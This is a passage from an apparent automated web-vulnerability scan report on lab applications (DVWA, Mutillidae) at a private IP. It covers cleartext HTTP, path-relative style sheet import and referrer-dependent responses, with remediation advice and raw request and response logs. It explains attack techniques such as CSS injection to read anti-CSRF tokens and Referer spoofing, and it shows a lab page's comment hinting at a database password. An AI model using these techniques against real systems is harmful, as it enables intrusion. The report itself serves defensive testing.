The application allows users to connect to it over unencrypted connections. An attacker suitably positioned to view a legitimate user's network traffic could record and monitor their interactions with the application and obtain any information the user supplies. Furthermore, an attacker able to modify traffic could use the application as a platform for attacks against its users and third-party websites. Unencrypted connections have been exploited by ISPs and governments to track users, and to inject adverts and malicious JavaScript. Due to these concerns, web browser vendors are planning to visually flag unencrypted connections as hazardous.

To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

Please note that using a mixture of encrypted and unencrypted communications is an ineffective defense against active attackers, because they can easily remove references to encrypted resources when these references are transmitted over an unencrypted connection.

### Issue remediation

Applications should use transport-level encryption (SSL/TLS) to protect all communications passing between the client and the server. The Strict-Transport-Security HTTP header should be used to ensure that clients refuse to access the server over an insecure connection.

### References

- [Marking HTTP as non-secure](#)
- [Configuring Server-Side SSL/TLS](#)
- [HTTP Strict Transport Security](#)

### Vulnerability classifications

- [CWE-326: Inadequate Encryption Strength](#)
- [CAPEC-94: Man in the Middle Attack](#)
- [CAPEC-157: Sniffing Attacks](#)

## 11. Path-relative style sheet import

There are 4 instances of this issue:

- [/dvwa/login.php](#)
- [/mutillidae/](#)
- [/mutillidae/framer.html](#)
- [/mutillidae/index.php](#)

### Issue background

Path-relative style sheet import vulnerabilities arise when the following conditions hold:

1. A response contains a style sheet import that uses a path-relative URL (for example, the page at "/original-path/file.php" might import "styles/main.css").
2. When handling requests, the application or platform tolerates superfluous path-like data following the original filename in the URL (for example, "/original-path/file.php/extra-junk/"). When superfluous data is added to the original URL, the application's response still contains a path-relative stylesheet import.
3. The response in condition 2 can be made to render in a browser's quirks mode, either because it has a missing or old doctype directive, or because it allows itself to be framed by a page under an attacker's control.
4. When a browser requests the style sheet that is imported in the response from the modified URL (using the URL "/original-path/file.php/extra-junk/styles/main.css"), the application returns something other than the CSS response that was supposed to be imported. Given the behavior described in condition 2, this will typically be the same response that was originally returned in condition 1.
5. An attacker has a means of manipulating some text within the response in condition 4, for example because the application stores and displays some past input, or echoes some text within the current URL.

Given the above conditions, an attacker can execute CSS injection within the browser of the target user. The attacker can construct a URL that causes the victim's browser to import as CSS a different URL than normal, containing text that the attacker can manipulate.

Being able to inject arbitrary CSS into the victim's browser may enable various attacks, including:

- Executing arbitrary JavaScript using IE's `expression()` function.
- Using CSS selectors to read parts of the HTML source, which may include sensitive data such as anti-CSRF tokens.
- Capturing any sensitive data within the URL query string by making a further style sheet import to a URL on the attacker's domain, and monitoring the incoming Referer header.

## Issue remediation

The root cause of the vulnerability can be resolved by not using path-relative URLs in style sheet imports. Aside from this, attacks can also be prevented by implementing all of the following defensive measures:

- Setting the HTTP response header "X-Frame-Options: deny" in all responses. One method that an attacker can use to make a page render in quirks mode is to frame it within their own page that is rendered in quirks mode. Setting this header prevents the page from being framed.
- Setting a modern doctype (e.g. "`<!doctype html>`") in all HTML responses. This prevents the page from being rendered in quirks mode (unless it is being framed, as described above).
- Setting the HTTP response header "X-Content-Type-Options: nosniff" in all responses. This prevents the browser from processing a non-CSS response as CSS, even if another page loads the response via a style sheet import.

## References

- [Detecting and exploiting path-relative stylesheet import \(PRSSI\) vulnerabilities](#)

## Vulnerability classifications

- [CWE-16: Configuration](#)
- [CAPEC-154: Resource Location Spoofing](#)
- [CAPEC-468: Generic Cross-Browser Cross-Domain Theft](#)

### 11.1. http://192.168.146.241/dvwa/login.php

#### Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Firm                   |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /dvwa/login.php        |

#### Issue detail

The application may be vulnerable to path-relative style sheet import (PRSSI) attacks. The first four conditions for an exploitable vulnerability are present (see issue background):

1. The original response contains a path-relative style sheet import (see response 1).
2. When superfluous path-like data is placed into the URL following the original filename (see request 2), the application's response still contains a path-relative style sheet import (see response 2).
3. Response 2 can be made to render in a browser's quirks mode. The page does not contain a doctype directive, and so it will always be rendered in quirks mode. Further, the response does not prevent itself from being framed, so an attacker can frame the response within a page that they control, to force it to be rendered in quirks mode. (Note that this technique is IE-specific and due to P3P restrictions might sometimes limit the impact of a successful attack.)
4. When the path-relative style sheet import in response 2 is requested (see request 3) the application returns something other than the CSS response that was supposed to be imported (see response 3).

It was not verified whether condition 5 holds (see issue background), and you should manually investigate whether it is possible to manipulate some text within response 3, to enable full exploitation of this issue.

#### Request 1

```
GET /dvwa/login.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: security=high; PHPSESSID=0b755a1ccd967c898209099d70237b99
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

#### Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:12:13 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
```

X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Pragma: no-cache  
Cache-Control: no-cache, must-revalidate  
Expires: Tue, 23 Jun 2009 12:00:00 GMT  
Connection: close  
Content-Type: text/html; charset=utf-8  
Content-Length: 1289

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>

    <meta http-equiv="Conte
...[SNIP]...
</title>

    <link rel="stylesheet" type="text/css" href="dvwa/css/login.css" />

  </head>
...[SNIP]...
```

Request 2

GET /dvwa/login.php/iwhh2z HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: security=high; PHPSESSID=516b4fd2600127265c8b3c817e96179d  
Upgrade-Insecure-Requests: 1  
Referer: http://4733c3fd-f6c6-43ab-a770-8a20e3e2cc0e.com/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 2

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:12:55 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 1289
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>

    <meta http-equiv="Conte
...[SNIP]...
</title>

    <link rel="stylesheet" type="text/css" href="dvwa/css/login.css" />

  </head>
...[SNIP]...
```

Request 3

GET /dvwa/login.php/iwhh2z/dvwa/css/login.css HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: security=high; PHPSESSID=63bd5bb6ffb4c64618e9eb16c855b4d2  
Upgrade-Insecure-Requests: 1  
Referer: http://c2e05d72-86ab-40f2-b343-38c93092cd3b.com/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 3

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:12:56 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Pragma: no-cache  
Cache-Control: no-cache, must-revalidate  
Expires: Tue, 23 Jun 2009 12:00:00 GMT  
Connection: close  
Content-Type: text/html; charset=utf-8  
Content-Length: 1289

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">  
  
<html xmlns="http://www.w3.org/1999/xhtml">  
  
 <head>  
  
 <meta http-equiv="Conte  
...[SNIP]...

11.2. http://192.168.146.241/mutillidae/

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Firm                   |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/           |

Issue detail

The application may be vulnerable to path-relative style sheet import (PRSSI) attacks. The first four conditions for an exploitable vulnerability are present (see issue background):

- 1. The original response contains a path-relative style sheet import (see response 1).
- 2. When superfluous path-like data is placed into the URL following the original filename (see request 2), the application's response still contains a path-relative style sheet import (see response 2).
- 3. Response 2 can be made to render in a browser's quirks mode. The page does not contain a doctype directive, and so it will always be rendered in quirks mode. Further, the response does not prevent itself from being framed, so an attacker can frame the response within a page that they control, to force it to be rendered in quirks mode. (Note that this technique is IE-specific and due to P3P restrictions might sometimes limit the impact of a successful attack.)
- 4. When the path-relative style sheet import in response 2 is requested (see request 3) the application returns something other than the CSS response that was supposed to be imported (see response 3).

It was not verified whether condition 5 holds (see issue background), and you should manually investigate whether it is possible to manipulate some text within response 3, to enable full exploitation of this issue.

Request 1

GET /mutillidae/ HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 1

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:12:09 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Set-Cookie: PHPSESSID=c70ab66051dbf103c7bc0b3d283a9e9a; path=/  
Last-Modified: Fri, 03 May 2024 09:12:13 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 24303  
  
 <!-- I think the database password is set to blank or perhaps samurai.  
 It depends on whether you installed this web app from irongeeks site or  
 are using it inside Kevin Johnsons Samurai w  
...[SNIP]...



```
<link rel="shortcut icon" href="favicon.ico" type="image/x-icon" />
<link rel="stylesheet" type="text/css" href="/styles/global-styles.css" />
<link rel="stylesheet" type="text/css" href="/styles/ddsmoothmenu/ddsmoothmenu.css" />
...[SNIP]...
```

Request 2

```
GET /mutillidae/index.php/dxhqx8/ HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response 2

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:12:58 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Set-Cookie: PHPSESSID=889e38ce5fa7e536b0af3f40c16e0d7f; path=/
Last-Modified: Fri, 03 May 2024 09:12:58 GMT
Connection: close
Content-Type: text/html
Content-Length: 24303

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<link rel="shortcut icon" href="favicon.ico" type="image/x-icon" />
<link rel="stylesheet" type="text/css" href="/styles/global-styles.css" />
<link rel="stylesheet" type="text/css" href="/styles/ddsmoothmenu/ddsmoothmenu.css" />
...[SNIP]...
```

Request 3

```
GET /mutillidae/index.php/dxhqx8/styles/global-styles.css HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response 3

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:12:58 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Set-Cookie: PHPSESSID=6e9f427582dc25e73ef73cb8e667f3c8; path=/
Last-Modified: Fri, 03 May 2024 09:12:59 GMT
Connection: close
Content-Type: text/html
Content-Length: 24303

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
```

11.3. http://192.168.146.241/mutillidae/framer.html

Summary

|  |             |                         |
|--|-------------|-------------------------|
|  | Severity:   | Information             |
|  | Confidence: | Tentative               |
|  | Host:       | http://192.168.146.241  |
|  | Path:       | /mutillidae/framer.html |

Issue detail

The application may be vulnerable to path-relative style sheet import (PRSSI) attacks. The response contains a path-relative style sheet import, and so condition 1 for an exploitable vulnerability is present (see issue background). The response can also be made to render in a browser's quirks mode. Although the page contains a modern doctype directive, the response does not prevent itself from being framed. An attacker can frame the response within a page that they control, to force it to be rendered in quirks mode. (Note that this technique is IE-specific and due to P3P restrictions might sometimes limit the impact of a successful attack.) This means that condition 3 for an exploitable vulnerability is probably present if condition 2 is present.

Burp was not able to confirm that the other conditions hold, and you should manually investigate this issue to confirm whether they do hold.

Request 1

```
GET /mutillidae/framer.html HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=40912577417f3428a237be48eefe1a2a
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:13:14 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Last-Modified: Thu, 12 Jan 2012 00:51:50 GMT
ETag: "164e4-59d-4b64a274c7580"
Accept-Ranges: bytes
Content-Length: 1437
Connection: close
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
  <link rel="stylesheet" type="text/css" href="/styles/global-styles.css" />
  <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
...[SNIP]...
```

11.4. http://192.168.146.241/mutillidae/index.php

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Firm                   |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/index.php  |

Issue detail

The application may be vulnerable to path-relative style sheet import (PRSSI) attacks. The first four conditions for an exploitable vulnerability are present (see issue background):

1. The original response contains a path-relative style sheet import (see response 1).
2. When superfluous path-like data is placed into the URL following the original filename (see request 2), the application's response still contains a path-relative style sheet import (see response 2).
3. Response 2 can be made to render in a browser's quirks mode. The page does not contain a doctype directive, and so it will always be rendered in quirks mode. Further, the response does not prevent itself from being framed, so an attacker can frame the response within a page that they control, to force it to be rendered in quirks mode. (Note that this technique is IE-specific and due to P3P restrictions might sometimes limit the impact of a successful attack.)
4. When the path-relative style sheet import in response 2 is requested (see request 3) the application returns something other than the CSS response that was supposed to be imported (see response 3).

It was not verified whether condition 5 holds (see issue background), and you should manually investigate whether it is possible to manipulate some text within response 3, to enable full exploitation of this issue.

## Request 1

```
GET /mutillidae/index.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=4aede5576d3ff52154bc6565181dcaea
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/framer.html
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:17:40 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:17:41 GMT
Connection: close
Content-Type: text/html
Content-Length: 24303

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<link rel="shortcut icon" href="favicon.ico" type="image/x-icon" />
<link rel="stylesheet" type="text/css" href="/.styles/global-styles.css" />
<link rel="stylesheet" type="text/css" href="/.styles/ddsmoothmenu/ddsmoothmenu.css" />
...[SNIP]...
```

## Request 2

```
GET /mutillidae/index.php/ztzjmx/ HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=4aede5576d3ff52154bc6565181dcaea
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/framer.html
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response 2

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:18:27 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:18:28 GMT
Connection: close
Content-Type: text/html
Content-Length: 24303

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<link rel="shortcut icon" href="favicon.ico" type="image/x-icon" />
<link rel="stylesheet" type="text/css" href="/.styles/global-styles.css" />
<link rel="stylesheet" type="text/css" href="/.styles/ddsmoothmenu/ddsmoothmenu.css" />
...[SNIP]...
```

## Request 3

```
GET /mutillidae/index.php/ztzjmx/styles/global-styles.css HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=4aede5576d3ff52154bc6565181dcaea
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/framer.html
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response 3

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:18:29 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:18:30 GMT
Connection: close
Content-Type: text/html
Content-Length: 24303

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
```

# 12. Referrer-dependent response

There are 2 instances of this issue:

- [/mutillidae/](#)
- [/mutillidae/index.php](#)

## Issue description

Application responses may depend systematically on the presence or absence of the Referer header in requests. This behavior does not necessarily constitute a security vulnerability, and you should investigate the nature of and reason for the differential responses to determine whether a vulnerability is present.

Common explanations for Referrer-dependent responses include:

- Referrer-based access controls, where the application assumes that if you have arrived from one privileged location then you are authorized to access another privileged location. These controls can be trivially defeated by supplying an accepted Referer header in requests for the vulnerable function.
- Attempts to prevent cross-site request forgery attacks by verifying that requests to perform privileged actions originated from within the application itself and not from some external location. Such defenses are often not robust, and can be bypassed by removing the Referer header entirely.
- Delivery of Referrer-tailored content, such as welcome messages to visitors from specific domains, search-engine optimization (SEO) techniques, and other ways of tailoring the user's experience. Such behaviors often have no security impact; however, unsafe processing of the Referer header may introduce vulnerabilities such as SQL injection and cross-site scripting. If parts of the document (such as META keywords) are updated based on search engine queries contained in the Referer header, then the application may be vulnerable to persistent code injection attacks, in which search terms are manipulated to cause malicious content to appear in responses served to other application users.

## Issue remediation

The Referer header is not a robust foundation on which to build access controls. Any such measures should be replaced with more secure alternatives that are not vulnerable to Referrer spoofing.

If the contents of responses is updated based on Referer data, then the same defenses against malicious input should be employed here as for any other kinds of user-supplied data.

## Vulnerability classifications

- [CWE-16: Configuration](#)
- [CWE-213: Intentional Information Exposure](#)

### 12.1. http://192.168.146.241/mutillidae/

## Summary

|   |             |                        |
|---|-------------|------------------------|
|  | Severity:   | Information            |
|   | Confidence: | Firm                   |
|   | Host:       | http://192.168.146.241 |
|   | Path:       | /mutillidae/           |

## Request 1

```
GET /mutillidae/?page=view-someones-blog.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=7f2ccc8baacce17d7f8d117dc4f58fd8
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

## Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:16:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:16:12 GMT
Connection: close
Content-Type: text/html
Content-Length: 24442

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
```

## Request 2

```
GET /mutillidae/?page=view-someones-blog.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=7f2ccc8baacce17d7f8d117dc4f58fd8
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

## Response 2

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:16:10 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:16:11 GMT
Connection: close
Content-Type: text/html
Content-Length: 24408

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
```

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Firm                   |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/index.php  |

Request 1

```
GET /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=6932a9926364e9fc1cdb8767cd50fce1
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:17:53 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:17:54 GMT
Connection: close
Content-Type: text/html
Content-Length: 24442

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
```

Request 2

```
GET /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
